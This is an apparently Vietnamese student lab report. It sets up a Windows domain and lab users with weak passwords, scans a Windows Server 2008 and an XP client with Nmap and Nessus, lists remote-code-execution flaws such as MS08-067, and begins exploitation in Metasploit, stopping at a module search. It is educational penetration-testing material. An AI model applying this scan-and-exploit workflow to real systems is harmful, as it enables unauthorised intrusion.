
Chuyển sang tab Computer name > Change > ok



Điền tên domain name (trinhvanminh.com)



Đăng nhập với user đã tạo phía trên (username:minhtv)



Màn hình đăng nhập sau khi restart

3. Tạo user win XP Client

Tạo user win XP Client:

Với thông tin (user-password):

Administrator(có sẵn) – minhtv (6 ký tự)


Client1 – client01 (8 ký tự)

Client2 – cli2 (4 ký tự)


Client3 – cli3 (4 ký tự)

Các bước tạo user:


- Chuột phải vào My Computer trên desktop > Manage (hộp thoại dưới sẽ hiện lên)
- Chọn Local Users and Groups > Users > Chuột phải Users > New User…




- Điền thông tin > chỉ tick vào ô password never expires > Create



Tương tự với các user còn lại:




Màn hình đăng nhập:



Yêu cầu

Câu 1: cài đặt chương trình:

Nmap, Ettercap



Nessus

Tải Nessus theo đường dẫn https://www.tenable.com/downloads/nessus > chọn bản phù hợp

ở đây em chọn bản **Nessus-8.12.1-debian6_amd64.deb**

Mở terminal tại nơi chứa file .deb > gõ > **sudo dpkg -i Nessus-8.12.1-debian6_amd64.deb**

```
minh@minh:~/Downloads$ sudo dpkg -i Nessus-8.12.1-debian6_amd64.deb
```


Gõ lệnh **/bin/systemctl start nessusd.serv** → bật dịnh vụ nessus

Vào đường https://minh:8834/ để tiếp tục cấu hình và cài đặt nessus


```
 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.serv
ice
 - Then go to https://minh:8834/ to configure your scanner

minh@minh:~/Downloads$ /bin/systemctl start nessusd.service
minh@minh:~/Downloads$
```

Chọn bản nessus phù hợp > điền active key > đăng nhập bằng tài khoản đã tạo của nessus


Chờ nessus tự động cài đặt



Màn hình Nessues sau khi cài thành công



Cain & Abel (do linux không hỗ trợ nên em tạo máy ảo mới WinXP cài đặt trên đó)



Câu 2: xác định các dịch vụ:

Sử dụng lệnh: **nmap -T4 -A 192.168.12.3** để scan máy winxp_client


```
minh@minh:~$ nmap -T4 -A 192.168.12.3
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-16 11:34 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disa
bled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.12.3
Host is up (0.0014s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows XP 3790 Service Pack 1 microsoft-ds (wo
rkgroup: TRINHVANMINH)
1032/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WINXP; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:
/o:microsoft:windows_vista

Host script results:
|_clock-skew: mean: -3h30m02s, deviation: 4h56m59s, median: -7h00m02s
|_nbstat: NetBIOS name: WINXP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:
29:73:85:5b (VMware)
| smb-os-discovery:
|   OS: Windows XP 3790 Service Pack 1 (Windows XP 5.2)
|   Computer name: winxp
|   NetBIOS computer name: WINXP\x00
|   Domain name: trinhvanminh.com
|   Forest name: trinhvanminh.com
|   FQDN: winxp.trinhvanminh.com
|_  System time: 2020-11-16T23:35:44+07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.92 seconds
```

Tương tự sử dụng: **nmap -T4 -A 192.168.12.2** để scan máy window server 2008


```
minh@minh:~$ nmap -T4 -A 192.168.12.2
53/tcp   open  domain        Microsoft DNS 6.0.6001 (17714650) (Windows Server 2008 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.0.6001 (17714650)
80/tcp   open  http          Microsoft IIS httpd 7.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.0
|_http-title: IIS7
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-11-16 16:40:45Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: trinhvanminh.com, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Windows Server (R) 2008 Standard 6001 Service Pack 1 microsoft-ds
464/tcp  open  tcpwrapped
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: trinhvanminh.com, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49161/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-DVEPI8OHOG7; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008::sp1, cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003
```

Câu 3: sử dụng Nmap và Nessus để scan các vulnerability


Create New Scan



Chọn kiểu scan (basic scan)




Điền thông tin địa chỉ ip máy nạn nhân (Winxp_Client, 192.168.12.3/24)




Nhấn Save > Bấm vào phần scan vừa tạo (basic_scan_vulnerability) > Nhấn vào launch (góc trên phải)

Đang scan:




Đã scan xong > có 3 tab: **Host | Vulnerability | History**



Tab History: hiển thị các lượt scan đã scan, có thể xem thông tin scan

Tab Host: hiển thị tất cả các host đã quyét của lượt scan (basic_scan_vulnerability)




192.168.12.2: server


192.168.12.3: máy client

192.168.12.6: máy kali linux attacker (hầu như không có lỗ hổng)


Tab vulnerability: thể hiện các vulnerability



Chọn host 192.168.12.2 (Server) > Mixed, ta được các lỗ hổng vulnerability (MS09-050, MS11-030)



Tương tự với máy 192.168.12.3 ta được các vulnerability (MS06-040, MS08-067, MS09-001)



Câu 4: Khai thác lỗ hổng

- Sử dụng metaploit để truy cập vào các máy với các lỗ hổng remote

  - Với máy server, ta sẽ sử dụng các lỗ hổng remote:
    MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553)

  - Với máy client:
    MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution
    MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644)
    MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687)

    Terminal > **msfconsole** (bật metaploit console)

```
minh@minh:~$ msfconsole
[*] Starting the MetasPloit Framework console ... -
```

    Trả về

```
minh@minh:~$ msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View all productivity tips with the tips command

msf5 > 
```

    Tìm kiếm **msf5** > search ms08_067

```
msf5 > search ms08_067
```

Trả về

```
msf5 > search ms08_067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  D
escription
   -  ----                                  ---------------  ----   -----  -
----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    M
S08-067 Microsoft Server Service Relative Path Stack Corruption
```

